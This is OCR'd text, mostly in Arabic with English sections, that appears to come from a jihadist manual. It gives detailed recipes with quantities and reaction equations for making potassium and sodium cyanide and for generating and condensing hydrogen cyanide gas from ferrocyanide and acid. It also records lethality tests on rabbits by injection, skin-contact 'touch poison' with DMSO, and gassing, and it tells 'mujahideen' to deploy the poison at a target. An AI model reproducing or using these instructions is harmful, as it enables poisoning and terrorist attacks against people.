وبعد ذلك بسخناهم واخذنا الذي في الكأس وكان وزنه (1.5 ملغرام)
واعطينا الجرعة بعد حوالي 30 ثانية وبعد عشر دقائق.
هذا الاربعين.

HOMEMADE CYANIDE

Ferrocyanide Preparation :

Ferrocyanide is obtained by heating 10 parts (by weight) potassium (or sodium) carbonate; 10parts coke. cinders, or coal; and 3 parts iron turnings, all in coarse powder. to a full red heat inan open crucible, stirring occasionally until small jets of purple flame arc no longer seen. Whencool, the soluble matter is dissolved out of it, the solution filtered, evaporated, and crystallized.

The crystals obtained are redissolved in hot water and cooled very slowly, forming large yellowcrystals of the ferrocyanide.In order to obtain a pure form, melt dried ferrocyanide in a glass vessel and let cool, dissolvethe fused mass in water, neutralize any excess of alkali with acetic acid (vinegar), andprecipitate the salt by adding strong alcohol to the solution. Wash the precipitate with a littleweak alcohol, redissolve it in water, and crystallize.Sodium Ferrocyanide (Na4Fe(CN)6-10H2O,


Cast Iron Skillet
Stand
Propane Torch

Cyanide Preparation :

To convert the ferro to cyanide do this (please note that these instructions were for thepotassium not sodium salt. I'm assuming that the ratios are similar for both);
Mix thoroughly 8parts of dry sodium ferrocyanide and 3 parts dry sodium carbonate (pool pH adjuster), heatthem in a steel container (cleaned oil filter can works nicely), with constant stirring (use clotheshanger, straightened out), with a propane torch or other intense heat source till it melts into aclear liquid. Heating is continued until the mix no longer fizzes and the fluid portion is colorless.After a few minutes rest, to allow the contents to settle, the clear portion is poured from theheavy black sediment (iron) at the bottom at the bottom of the crucible and onto to a clean slabor steel bowl. It's then broken up while still warm and stored in airtight bottles. This will be almost pure cyanide.

OR THE MUJAHIDEEN PREPARATIONS :

1. Add 8gm of Potassium Ferrocyanide (KFeCN) -found in printing shops - to 3gm of Potassium Carbonate (K2CO3) or 3gm Sodium Bi-Carbonate (NaHCO3) and grind them both together in a beaker.

2. Heat : with K2CO3 until it turns black : with Potassium BiCarbonate NaHCO3 until it turns dark brown

3. Put about 5ml of water into the beaker and mix. Allow the mixture to cool.

4. Filter. The KCN is dissolved in the water.

5. To obtain the powder form, evaporate the water.

Precautions :

Even though neither KFeCN not K2CO3 is poisonous, you MUST wear gloves and a gas mask during preparation and handling of cyanides. D not touch it even with a gloved hand. Inhalation of its odour (like 'bitter almonds') will lead to headaches, dizziness, fever, and stomach pains.If by mistake it touches the mouth, give huge amounts of warm water and induce vomiting. Keep away from acid.

Other cyanides are also intensely poisonous. Sodium Cyanide (NaCN) can be prepared by the same method as KCN - but by using Sodium Ferrocyanide (NaFeCN) instead of KFeCN .

Test results :

1. 1ml of concentrated water solution was given to a rabbit by injection. It died in 3 minutes.
2. 1gm of well crushed KCN was dissolved in 5ml olive oil. A rabbits shaven neck was touched with a small amount of the mixture. It died in 6 minutes.

The same experiment conducted a second time gave a time to death of 4 minutes.

3. 1gm KCN was dissolved in 5gm 'Nivea' cream and touched onto a rabbit's shaven neck/ It died in 20 minutes.

اقتباسات متنوعة من الموسوعات الجهادية التي تتحدث عن سم السيانيد نضعها لتعم الفائدة

«أ» تحضير سيانيد البوتاسيوم: (KCN)

- طريقة التحضير: إخلط ٨غم من حديدو سيانيد البوتاسيوم مع ٣ غم من كربونات البوتاسيوم وتوضع في بوتقة خزفية حتى الإحمرار، ويفضل ذلك باستخدام شعلة وتترك حتى تتصاعد كل الغازات منها وتؤخذ المادة السائلة التي هي عبارة عن محلول سيانيد البوتاسيوم وتهمل المادة الباقية التي هذ عبارة عن برادة الحديد.

ملاحظة على التخزين : اتضح انه لابد من تخزين السيانيدات بعيدا عن الرطوبة والحرارة وتوضع في اناء محكم حتى لا يتغير لونها نتيجة لتغير تركيبها ويضعف مفعولها ويبدأ لونها في التحول الى اللون الوردي، وعند ترك سيانيد الصوديوم في الجو العادي يتحول لونها الى اللون الاسود .

ملاحظة مهمة : كما اتضح في التجربة السابقة يمكن استخدام المحلول (سيانيد البوتاسيوم وبرادة الحديد) كسم في الحالة السائلة ويمكن تبخيره حتى الحصول على بلورات سيانيد البوتاسيوم وهو الافضل .

التجارب والمشاهدات لاستخدام سموم سيانيد الصوديوم او البوتاسيوم او الكالسيوم السامة بشكلها الجاف او الغازي على الحيوانات :

ب. تجارب ومشاهدات:

١ تم تجربة حديد وسيانيد البوتاسيوم على أرنب بالحقن عن طريق عمل محلول ٦ مل منه... لم يحدث له أي شيء.

٢ - تم وضع ٨ غم من حديدو سيانيد البوتاسيوم مع ٣ غم من كربونات البوتاسيوم، ثم سخنا البوتقة -بواسطة إستخدام كأس زجاجي- أمّا المادة فلم تسودّ. وأخذنا قليل من المحلول المتكون بعد الترشيح (أضفنا قليل من الماء على المادة)، ثم أعطينا الأرنب ٢ مل... لم يحدث له شيء، وذلك لعدم تكون مادة سيانيد البوتاسيوم.

٣- أعدنا التجربة مرّة أخرى حتى درجة أن المادة اسودّت تماماً مع التقليب وعدم وضع ماء إلا بعد التبريد، مات الأرنب خلال دقيقتين.

٤ - تم حضّرنا ١غم من سيانيد الكالسيوم مع ٢ مل ماء مع مراعاة أن تسودّ العجينة تماماً ثم وضعنا كمّيّة قليلة من الماء حتى يذوب سيانيد البوتاسيوم، وأخذنا منه ٠.٢ مل وحقنا بهما الأرنب فصرخ كثيراً ثم مات في أقل من دقيقتين.

* تجارب ومشاهدات:

١- سانيد الكالسيوم ١ غم مع ٢ مل ماء... أعطي لأرنب ٢ مل منه بواسطة حقنة مات بعد ١,٥ دقيقة بعد صراخ.

٢- الحقن بالسيانيد ٠,٥ غرام سيانيد الصوديوم في ١ مل من الماء.. مات بعد دقيقتين.. بعد تشنج وصراخ.

٣- تجربة تحضير سم اللمس... حيث تم طحن ٣ غم من سيانيد الصوديوم طحناً جيداً. وأضفنا إليه ١٥ مل من (DMSO) مع التقليب الجيد حتى ذاب السيانيد. ثم وضعنا مسحه على رقبة الأرنب خلف رأسه وفي إنتظار النتائج... (يلاحظ إحمرار مكان اللمسه). بعد ٢٠ دقيقة بدأ مفعول السم حيث بدأ بالتشنج واشتدت أعصابه وفقد السيطرة على عضلاته وفقد الحركة ومات بعد ٣٠ دقيقة.

٤- تجربة القتل باللمس أيضاً... ٥غرام سيانيد الصوديوم مع ٢٥ مل من الـ (DMSO) في الدقيقة ٥,٥ وقع على الأرض وتشنج. وحدثت له نفس الأعراض المذكورة سابقاً... ومات بعد ٢٦ دقيقة

- تم عمل محلول من بلورات حديدو سيانيد البوتاسيوم (تركيز ٢غم في ٦ مل ماء) ثم إعطاء أرنب حقنه وقدرها ٦مل فلم تحدث له أي اعراض

(في تجربة تم اعطاء الارنب الجرعة عن طريق الفم فلم يحدث له أي اعراض)

- تم وضع ٢غم من سيانيد الصوديوم المسحوق في مطحنة خزفية ووضعنا عليهم ١٠مل من حمض الكبريتيك المركز في حيز مغلق مع أرنب قوي البنية فمات في خلال ٣٠ ثانية والملاحظ أن عيناه جاحظتان محمرتان وقد صرخ وتشنج قبل موته مع صعوبة شديدة في التنفس .

- تم تجربة إعطاء ١/٢ مل من محلول سيانيد البوتاسيوم (المعملي) تركيز ١غم في ٢مل ماء عن طريق الحقن لأرنب قوي البنية فصرخ كثيرا ثم مات في أقل من دقيقتين .

- تم إعطاء أرنب ٢مل من محلول مركز السيانيد الكالسيوم (١غم في ٢مل ماء) مات بعد ١,٥ دقيقة مع الصراخ الشديد .

- تم اذابة ١،غم من سيانيد الصوديوم في ١مل من الماء وحقنا بهم أرنب فقد شل جسمه بعد ثوان ومات بعد ٣ دقائق .


ملحق توضيحي هام جدا شرح مقاطع الفيديو المرفقة/
كيفية تحضير (سيانيد الصوديوم او سيانيد البوتاسيوم)
بواسطة مادة حديدو سيانيد البوتاسيوم + حمض الفوسفوريك او الكبريتيك المركزين

Cyanides can be made by amateurs from readily available sources .

Many readily-available materials release hydrocyanic acid, HCN, when heated.
(This process is called pyrolysis).
The gaseous HCN can be recovered if the gas is passed through a solution containing a base such as sodium carbonate, (Available in hardware stores and food stores), baking soda, sodium hydroxide, borax and to a lesser extent even ammonia. This procedure produces impure solution of cyanide which often can be used to poison as is, or purified by a very simple process to produce almost pure sodium cyanide.

الفكرة ببساطة هي خلط احدى مادتي حديدو سيانيد البوتاسيوم سواء الحمراء او الصفراء مع حمض الكبريتيك المركز او حمض الفوسفوريك ثم تسخين الخليط وسوف يتصاعد غاز سيانيد الهيدروجين القاتل وهو ما يحتاجة المجاهد ولكن في مقاطع الفيديو المرفقة ضمن المجلة توضح لنا طريقة تحولة الى سائل حمض الهيدروسيانيك بواسطة تكثيفة

ثم يتحول الى بودرة السيانيد بغمرة في محلول الهيدروكسيد .

وكما ذكرنا سابقا بخصوص السائل الناتج عن تكثيف غاز سيانيد الهيدروجين فأن سميتة اقرب الى غاز الخردل الفتاك فالحذر الحذر عند التعامل معة بالنسبة للمبتدئين ولو ترك هذا (السائل) في جو الغرفة عند حرارة ٢٧ مئوية - فانة يتبخر ويعود الى غاز سيانيد الهيدروجين مرة اخرى . فلا ننصح المجاهد المبتدئ باستخدام هذة الطريقة وإنما يزيد رصيدة الكيميائي وان لا يستخدم هذا الاسلوب الا في موقع الهدف وفق الية معينة كفكرة (المبتكر الفريد كما سنوضح لاحقا) .

وكما يظهر في ملف الفيديو الاول المرفق فعند تصاعد غاز سيانيد الهيدروجين ويتم تكثيفة بالبرودة (ماء + ثلج) ويتشكل لنا سائل السيانيد المعروف بحمض السيانيك على هئية قطرات في الانبوب الموصل ولانة من الصعب الحفاظ على السم السائل لتبخرة في جو الغرفة وعودته الي جالتة الغازية السابقة ففي الطرف الاخر تم وضع كاس بة محلول هيدروكسيد الصوديوم لتنزل قطرات السم الية وبالتالي بعد انتهاء التفاعل يمكننا الحصول على بودرة سم سيانيد الصوديوم وذلك بسكب كمية من الكحول (ايثانول او ميثانول) والذي بدورة يعجل بظهور كريستالات سم سيانيد الصوديوم .

ملاحظة مهمة :- الحمض المستخدم في اغلب التجارب هو حمض الفوسفوريك نظرا لهدوءة اثناء التفاعل ولكن بالنسبة لنا كمجاهدين فالأفضل استخدام حمض الكبريتيك المركز (ماء بطارية السيارات) - اولا لتؤفرة بسهولة - وثانيا لانة يتفاعل بقوة مع أي نوع من الحديدو سيانيد وبالتالي انتاج اكبر للغاز السام .


(١) طريقة تحضير سيانيد الصوديوم (بودرة) (فيديو)

(as seen in video 1)

Preperation of Hydrogen cyanide/Sodium cyanide

الشرح التفصيلي لمقطع الفيديو المرفق رقم (١) والذي يتحدث عن طريقة تحضير غاز سيانيد الهيدروجين ثم تكثيفة بالبرودة فيختلط مع محلول هيدروكسيد الصوديوم وتتشكل مادة سيانيد الصوديوم (بودرة)

تم استخدام حبيبات حديدو سيانيد البوتاسيوم الصفراء + حمض الفوسفوريك (كما يمكن استخدام حمض الكبريتيط المركز)



كما في الصورة على اليسار حمض الفوسفوريك
وعلى اليمين محلول هيروكسيد الصوديوم
وفي الوسط حبيبات حديدو سيانيد البوتاسيوم الصفراء


٢٢,٧ غرام من حبيبات حديدو سيانيد البوتاسيوم الصفراء
22,7g Potassium ferrocyanide,
K4[Fe(CN)6]

شكل حبيبات حديدو سيانيد البوتاسيوم الصفراء بشكل اوضح




٤١ غرام من حمض الفوسفوريك تركيز ما بين ٧٥ – ٨٥ بالمائة

(يمكن استبدالة بحمض الكبريتيك المعروف بماء بطاريات السيارات)



كمية من ١٥ الى ١٧ غرام من بودرة هيدروكسيد الصوديوم
نذيبها في كمية من الماء ليصبح لدينا المحلول المطلوب .



يتم تسخين خليط حبيبات حديدو سيانيد البوتاسيوم + حمض الفوسفوريك
وسوف ينتج غاز سيانيد الهيدروجين وفوسفات البوتاسيوم وفوسفات الحديد

The ferrocyanide is heated with the phosphoric acid, to produce hydrogen cyanide, potassium phosphate and iron(II)-phosphate.

(معادلة التفاعل)

$$3K_4[Fe(CN)_6] + 6H_3PO_4 \rightarrow 18HCN + 4K_3PO_4 + Fe_3(PO_4)_2$$

عند تشكل غاز سيانيد الهيدروجين فأنة يتكثف الي سائل بالبرودة ثم يخلط مع محلول هيدروكسيد الصوديوم فيتحول الي سم سيانيد الصوديوم وماء والذي سوف نستخرجة بالكحول .

then the HCN is neutralized with a Lye.

$$HCN + NaOH \rightarrow NaCN + H_2O$$

الشرح بالصور بخصوص ما ورد في ملف الفيديو المرفق رقم (١)



الصورة عند اضافة حمض الفوسفوريك الى حبيبات حديدو سيانيد البوتاسيوم الصفراء – تذكر اخي المجاهد لابد ان تتم هذة الطريقة عند التحضير في مكان خارج المنزل وفي مكان مكشوف للهواء – فبمجرد خلط المادتين ينتج الغاز القاتل بكمية قليلة ومع التسخين تزيد كمية الغاز الناتج لذلك اغلق الغطاء بسرعة

نلاحظ عند تسخين الخليط تبدأ بظهور فقاعات نتيجة التفاعل العنيف والذي بدورة ينتج غاز سيانيد الهيدروجين بكثافة .



يجب ان تكون ادوات التجربة مغلقة بأحكام فكما نلاحظ ان التفاعل عنيف وتتصاعد رغوة وفقاعات الي الاعلى كلما زادت درجة الحرارة



على الطرف الاخر من التجربة سوف يتحول غاز سيانيد الهيدروجين الى قطرات سائلة نتيجة تكثيفة بالبرودة وسقوط قطراتة على محلول هيدروكسيد الصوديوم وتحولة الى سم سيانيد الصوديوم و ماء

